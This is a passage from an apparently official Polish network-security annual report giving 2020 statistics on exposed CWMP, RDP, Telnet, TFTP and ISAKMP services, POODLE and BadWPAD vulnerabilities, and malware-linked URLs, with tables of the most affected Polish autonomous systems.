CWMP to usługa oparta na specyfikacji TR-069, implementowana najczęściej w domowych routerach DSL. Umożliwia zdalne zarządzanie urządzeniem przez operatorów, np. aktualizację firmware. Niepoprawna implementacja tej usługi pozwala na przejęcie całkowitej kontroli nad urządzeniem przez atakującego. Podatność tę wykorzystują m.in. botnety IoT, infekując kolejne urządzenia.

W 2020 r. otrzymaliśmy 28 440 764 zgłoszenia o 1 099 930 adresach IP z dostępną publicznie usługą CWMP. Jest to spadek o prawie 400 tys. adresów w porównaniu do 2019 r. i spadek o około 800 tys. w porównaniu z 2018 r. Dzienna średnia liczba adresów wynosiła 94 020, co jest około dwukrotnym wzrostem w porównaniu do poprzedniego roku. Najbardziej znaczący wpływ na ten wzrost miał system autonomiczny UPC (AS6830). W 2020 r. średnia dzienna liczba adresów w jego przypadku wynosiła prawie 58 tys., podczas gdy rok wcześniej tylko około 2 tys. Do zmiany doszło pod koniec czerwca, gdy z poziomu kilku tysięcy adresów wartości zaczęły stopniowo rosnąć by w ciągu miesiąca osiągnąć pułap około 120 tys., który utrzymywał się już do końca roku. Znaczny udział AS6830 w całkowitej liczbie adresów IP dla usługi CWMP determinuje kształt wykresu ogólnego. Warto także zwrócić uwagę na AS5588 należący do T-Mobile, gdzie odnotowaliśmy około pięciokrotny wzrost średniej dziennej liczby adresów IP w porównaniu z poprzednim rokiem. Wartość ta stale wzrastała od początku sierpnia 2019 r. by ustabilizować się w połowie 2020 r. na poziomie około 14 tys. adresów. W przypadku tego systemu autonomicznego odnotowaliśmy też gwałtowny spadek na początku grudnia do poziomu kilkuset, co może świadczyć o zmianie w konfiguracji urządzeń w systemie autonomicznym tego operatora. Podobnie jak rok wcześniej niepokoi wysoki odsetek podatnych adresów w sieci ARREKS (AS41023) – podatnych jest aż 20 proc. wszystkich adresów w tym systemie autonomicznym.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 6830 | UPC | 57 957 | 148 482 | 0,48% |
| 2 | 5617 | Orange | 15 260 | 60 421 | 0,28% |
| 3 | 5588 | T-Mobile | 9 630 | 14 958 | 0,70% |
| 4 | 12741 | Netia | 6 433 | 9 081 | 0,39% |
| 5 | 21021 | Multimedia | 887 | 1 166 | 0,15% |
| 6 | 41023 | ARREKS | 786 | 961 | 21,93% |
| 7 | 29314 | Vectra | 481 | 633 | 0,09% |
| 8 | 56391 | VTELECOM | 374 | 522 | 3,84% |
| 9 | 39507 | IPI Vision | 340 | 481 | 0,92% |
| 10 | 57478 | DAR.NET | 299 | 333 | 5,56% |

**Tab. 20. Dzienna liczba adresów, na których wykryto usługę CWMP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.**

## SSL-POODLE

Znane podatności protokołu SSL/TLS są nadal powszechnym zjawiskiem wśród użytkowników polskiego internetu. Zdecydowanie najczęściej występującą jest POODLE, która umożliwia atak doprowadzający do ujawnienia przekazywanych zaszyfrowanych informacji.

Otrzymaliśmy 10 402 123 zgłoszenia o 271 096 adresach IP. Jest to spadek o około 500 tys. adresów w porównaniu z 2019 r. Średnia dzienna liczba adresów wynosiła tylko 32 419, co jest spadkiem o około 110 tys. w porównaniu do poprzedniego roku. Było to spowodowane gwałtownym spadkiem liczby adresów w AS12741 należącym do Netii. Spadek ten zaobserwowano pcod koniec lipca 2019 r. Do tego momentu liczba adresów IP utrzymywała się tam na poziomie powyżej 160 tys. Po tej dacie nastąpił spadek poniżej 10 tys., z utrzymującą się do końca roku niewielką tendencją spadkową. Pomimo zmniejszenia się liczby podatnych adresów system autonomiczny Netii ponownie znalazł się na pierwszym miejscu w tabeli. Do podobnego spadku w tym samym okresie doszło w systemie autonomicznym należącym do Internetii (AS43939). Na przestrzeni 2020 r. w większości systemów autonomicznych obserwowaliśmy delikatny, stopniowy spadek. Wyjątkiem jest AS59958 (P.H.U MMJ), w którym liczba adresów stale rosła. W przypadku UPC (AS6830) zanotowaliśmy skokowy wzrost, który może wskazywać na zmiany w konfiguracji urządzeń w systemie autonomicznym tego operatora. Wśród 10 sieci z największą średnią liczbą podatnych urządzeń uwagę zwraca również sieć Interplus (AS60782), gdzie około 10 proc. wszystkich rozgłaszanych adresów było podatnych.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 12741 | Netia | 6 302 | 7 931 | 0,38% |
| 2 | 5617 | Orange | 4 549 | 15 296 | 0,08% |
| 3 | 20655 | e-Style | 1 231 | 1 252 | 5,46% |
| 4 | 43939 | Internetia | 900 | 1 137 | 0,34% |
| 5 | 6830 | UPC | 807 | 2 378 | 0,01% |
| 6 | 5588 | T-Mobile | 554 | 748 | 0,04% |
| 7 | 59958 | P.H.U MMJ | 481 | 794 | 2,44% |
| 8 | 60782 | INTERPLUS | 444 | 531 | 10,20% |
| 9 | 35745 | PROVECTOR | 412 | 499 | 1,34% |
| 10 | 31242 | TKPSA | 389 | 485 | 0,38% |

**Tab. 21. Dzienna liczba adresów, na których wykryto działającą usługę SSL z podatnością POODLE, w podziale na systemy autonomiczne.**

## RDP

Protokół RDP (ang. *Remote Desktop Protocol*) jest własnościowym protokołem stworzonym przez Microsoft, służącym do zdalnego dostępu do środowisk graficznych w systemach Windows. Pomimo że protokół RDP gwarantuje wygodny dostęp do systemów, zalecamy zamknięcie dostępu do portu 3389 na interfejsach zewnętrznych.

W 2020 r. otrzymaliśmy 5 740 528 zgłoszeń o 129 467 adresach IP (spadek o prawie 200 tys.), na których wykryto usługę RDP dostępną na publicznym interfejsie. Średnia dzienna liczba adresów wynosiła 23 572 (spadek o 10 proc. w porównaniu z 2019 r.). W większości systemów autonomicznych, które znalazły się w tabeli, można zauważyć niewielką tendencję spadkową analogiczną do tej pokazanej na wykresie ogólnym. Inaczej sytuacja wygląda jedynie w przypadku OVH (AS16276), gdzie nastąpił skokowy spadek liczby adresów w połowie lutego z poziomu około 1000 adresów. Wraz z upływem roku sytuacja była stabilna i liczba adresów IP utrzymywała się na poziomie niecałych 300. Podobnie jak rok wcześniej w przypadku usługi RDP dominował system autonomiczny Orange (AS5617) ze średnią dzienną liczbą adresów na zbliżonym poziomie.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 8 612 | 27 424 | 0,16% |
| 2 | 12741 | Netia | 1 511 | 1 932 | 0,09% |
| 3 | 6830 | UPC | 861 | 1 045 | 0,01% |
| 4 | 8374 | Plus / Cyfrowy Polsat | 450 | 617 | 0,03% |
| 5 | 13110 | Inea | 376 | 441 | 0,22% |
| 6 | 12912 | T-Mobile | 370 | 439 | 0,05% |
| 7 | 16276 | OVH | 343 | 1103 | 0,01% |
| 8 | 8970 | WASK | 338 | 403 | 0,52% |
| 9 | 21021 | Multimedia | 320 | 403 | 0,05% |
| 10 | 56694 | Smart Ape | 273 | 1187 | 2,01% |

**Tab. 22. Dzienna liczba adresów, na których wykryto usługę Telnet dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.**

## TELNET

Telnet jest przestarzałym protokołem komunikacyjnym do obsługi zdalnego terminala, poprzednikiem współczesnego SSH. Jego największą słabością jest całkowity brak szyfrowania, dlatego nie należy go używać, zwłaszcza w sieciach publicznych.

W 2020 r. zebraliśmy 5 761 196 zgłoszeń dotyczących 168 680 adresów IP. Średnia dzienna liczba adresów wynosiła 21 224. W przypadku tego protokołu średnia dzienna liczba adresów malała lub utrzymywała się na tym samym poziomie w większości systemów autonomicznych. Wyjątkiem jest jedynie AS21021, należący do sieci Multimedia, gdzie notowaliśmy niewielki wzrost w trakcie roku, a od grudnia spadek. Wśród systemów autonomicznych z tabeli negatywnie wyróżnia się system autonomiczny C3 NET (AS202281), gdzie około 15 proc. wszystkich rozgłaszanych adresów posiada dostępną usługę Telnet.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 6 079 | 14 186 | 0,11% |
| 2 | 12741 | Netia | 3 542 | 4 471 | 0,21% |
| 3 | 21021 | Multimedia | 1 012 | 1 356 | 0,17% |
| 4 | 202281 | C3 NET | 774 | 911 | 15,12% |
| 5 | 8374 | Plus / Cyfrowy Polsat | 461 | 650 | 0,03% |
| 6 | 35191 | ASTA-NET | 398 | 632 | 0,68% |
| 7 | 6830 | UPC | 312 | 393 | 0,00% |
| 8 | 12912 | T-Mobile | 304 | 366 | 0,04% |
| 9 | 5588 | T-Mobile | 275 | 349 | 0,02% |
| 10 | 13110 | Inea | 248 | 284 | 0,15% |

**Tab. 23. Dzienna liczba adresów, na których wykryto usługę TFTP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.**

## TFTP

TFTP (ang. *Trivial File Transfer Protocol*) jest prostym protokołem transferu plików. Ze względu na brak mechanizmu uwierzytelniania użytkowników, nie zalecamy udostępniania tej usługi w sieci internet, ponieważ może to prowadzić do wycieku informacji.

Otrzymaliśmy 4 107 705 zgłoszeń o 107 117 adresach IP z dostępnym TFTP. Jest to spadek o około 110 tys. w porównaniu z 2019 r. Średnia dzienna liczba adresów wyniosła 15 720 i jest to spadek o prawie 13 tys. Widoczny wzrost na wykresie ogólnym począwszy od sierpnia został spowodowany wzrostem w systemach autonomicznych RTK (AS196927) oraz SPI--NET (AS199201). Także w Orange (AS5617) zanotowaliśmy wyższą liczbę adresów IP, jednak względem wcześniejszego poziomu, wzrost nie był aż tak widoczny jak w dwóch wyżej wymienionych przypadkach. W pozostałych systemach autonomicznych liczba adresów utrzymuje się na podobnym poziomie. Podobnie jak w poprzednim roku, w szczególności zwraca uwagę wysoki odsetek adresów w systemie autonomicznym Spółdzielnia Mieszkaniowa „Północ" w Częstochowie (AS198000) oraz WIFIMAX (AS199510).

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 8 194 | 10 371 | 0,15% |
| 2 | 198000 | Spółdzielnia Mieszkaniowa “Północ” | 1 722 | 1 848 | 18,68% |
| 3 | 12741 | Netia | 720 | 868 | 0,04% |
| 4 | 21021 | Multimedia | 372 | 457 | 0,06% |
| 5 | 39507 | IPI Vision | 306 | 409 | 0,82% |
| 6 | 196927 | RTK | 303 | 920 | 3,70% |
| 7 | 5588 | T-Mobile | 210 | 263 | 0,02% |
| 8 | 199201 | SPI-NET | 190 | 561 | 6,18% |
| 9 | 200125 | INTERTOR.NET | 168 | 197 | 5,47% |
| 10 | 199510 | WIFIMAX | 129 | 146 | 16,80% |

**Tab. 24. Dzienna liczba adresów, na których wykryto usługę TFTP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.**

## BADWPAD

BadWPAD to atak wykorzystujący błędną konfigurację sufiksów DNS na podatnych maszynach. Potencjalnie może on pozwolić na przekierowanie dowolnych żądań HTTP poprzez podstawienie spreparowanych reguł konfiguracji proxy w postaci pliku PAC, pobieranego automatycznie przez mechanizm Web Proxy Auto-Discovery Protocol.

W 2020 r. otrzymaliśmy 4 371 170 zgłoszeń o 506 592 adresach IP, pod którymi dostępne były urządzenia podatne na ten atak. Dzienna, średnia liczba adresów IP wyniosła 11 882 — spadek o prawie 6 tys. Na uwagę zasługuje redukcja średniej liczby adresów w sieci UPC (AS6830) o około 6 tys. Patrząc na wykres ogólny, widzimy skokowy spadek pod koniec maja, na który wpływ miał wspomniany wyżej system autonomiczny UPC. Od tego momentu liczba adresów IP w tej sieci utrzymywała się na poziomie kilkuset, podczas gdy wcześniej nie spadała poniżej poziomu 5 tys. Wskazuje to na znaczącą poprawę sytuacji w sieci tego operatora. W przypadku pierwszego systemu autonomicznego z tabeli, czyli Multimedia (AS21021), liczba adresów wzrastała powoli w ciągu roku.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 21021 | Multimedia | 4 657 | 6 375 | 0.76% |
| 2 | 6830 | UPC | 2 554 | 7 635 | 0.02% |
| 3 | 12741 | Netia | 554 | 784 | 0.03% |
| 4 | 35191 | ASTA-NET | 460 | 647 | 0.79% |
| 5 | 35378 | SATFILM | 408 | 585 | 1.37% |
| 6 | 5617 | Orange | 358 | 635 | 0.01% |
| 7 | 44061 | SMSNET | 255 | 350 | 1.20% |
| 8 | 43118 | East and West Network | 228 | 286 | 0.30% |
| 9 | 30838 | TELPOL | 207 | 265 | 0.70% |
| 10 | 30975 | Telewizja Kablowa Koszalin | 173 | 240 | 0.70% |

**Tab. 25. Dzienna liczba adresów urządzeń podatnych na atak BadWPAD, w podziale na systemy autonomiczne.**

## ISAKMP

Część urządzeń wykorzystujących protokół IPSec może zawierać podatność w protokole IKEv1, która może prowadzić do nieuwierzytelnionego dostępu do zawartości pamięci.

Otrzymaliśmy 1 987 473 zgłoszenia o 13 440 adresach IP, na których pojawiły się urządzenia podatne na ten atak. Dzienna średnia wyniosła 7 917 adresów (spadek o około 500). We wszystkich systemach autonomicznych z pierwszej dziesiątki zestawienia widoczny jest niewielki spadek liczby adresów w przeciągu roku lub też liczba ta utrzymuje się na stałym poziomie.

| Poz. | Numer AS | Nazwa AS | Średnia | Maksimum | Odsetek wszystkich adresów w AS |
|---|---|---|---|---|---|
| 1 | 5617 | Orange | 2 957 | 5 505 | 0,05% |
| 2 | 12741 | Netia | 1 425 | 1 565 | 0,09% |
| 3 | 5588 | T-Mobile | 275 | 328 | 0,02% |
| 4 | 6830 | UPC | 202 | 233 | 0,00% |
| 5 | 13110 | Inea | 151 | 173 | 0,09% |
| 6 | 31242 | TKPSA | 131 | 151 | 0,13% |
| 7 | 8374 | Plus / Cyfrowy Polsat | 106 | 119 | 0,01% |
| 8 | 21021 | Multimedia | 104 | 117 | 0,02% |
| 9 | 20804 | Exatel | 102 | 115 | 0,04% |
| 10 | 20960 | TKTELEKOM | 97 | 111 | 0,04% |

**Tab. 26. Dzienna liczba adresów, na których wykryto usługę ISAKMP dostępną na publicznym interfejsie, w podziale na systemy autonomiczne.**

## Złośliwe Strony

W ubiegłym roku zebraliśmy informacje o 1 585 957 adresach URL związanych z działalnością szkodliwego oprogramowania, z czego 43 272 adresy były w domenie .pl, a 37 011 rozwiązywało się na polskie adresy IP.

Najpopularniejszymi domenami drugiego poziomu w domenie .pl wśród adresów URL były home.pl (4218 wystąpień) oraz com.pl (2658 wystąpień).

Analogicznie zebraliśmy informacje o 281 435 nazwach domenowych, z czego 3373 nazwy były w domenie .pl, a 4142 rozwiązywało się na polskie adresy IP. Najpopularniejsze adresy IP, w których znajdowały się te domeny, przedstawiono w tabeli 27.

Najczęściej występującymi domenami drugiego poziomu w domenie .pl, wśród nazw domenowych były com.pl (251 wystąpień), home.pl (205 wystąpień) oraz neostrada.pl (125 wystąpień).

| Poz. | Liczba IP | ASN | Nazwa | Odsetek wszystkich adresów w AS | Udział |
|---|---|---|---|---|---|
| 1 | 82 555 | 4837 | China169 | 0,14% | 27,20% |
| 2 | 49 758 | 17488 | Hathway | 5,09% | 16,39% |
| 3 | 20 846 | 13335 | Cloudflare | 1,33% | 6,87% |
| 4 | 13 401 | 4134 | Chinanet | 0,01% | 4,41% |
| 5 | 6 808 | 9829 | Sancharnet | 0,12% | 2,24% |
| 6 | 6 676 | 16509 | Amazon | 0,02% | 2,20% |
| 7 | 5 730 | 46606 | Unified Layer | 0,42% | 1,89% |
| 8 | 4 567 | 17813 | BOL.NET | 0,33% | 1,50% |
| 9 | 3 749 | 14061 | Digital Ocean | 0,17% | 1,24% |
| 10 | 3 046 | 26496 | GoDaddy | 0,33% | 1,00% |

**Tab. 27. Systemy autonomiczne, w których znajdowało się najwięcej adresów IP związanych ze złośliwym oprogramowaniem.**


**NASK – Państwowy Instytut Badawczy**

ul. Kolska 12
01-045 Warszawa

**Recepcja**

+48 22 380 82 00
+48 22 380 82 01

**Sekretariat**

+48 22 380 82 04
+48 22 380 82 01

**nask@nask.pl**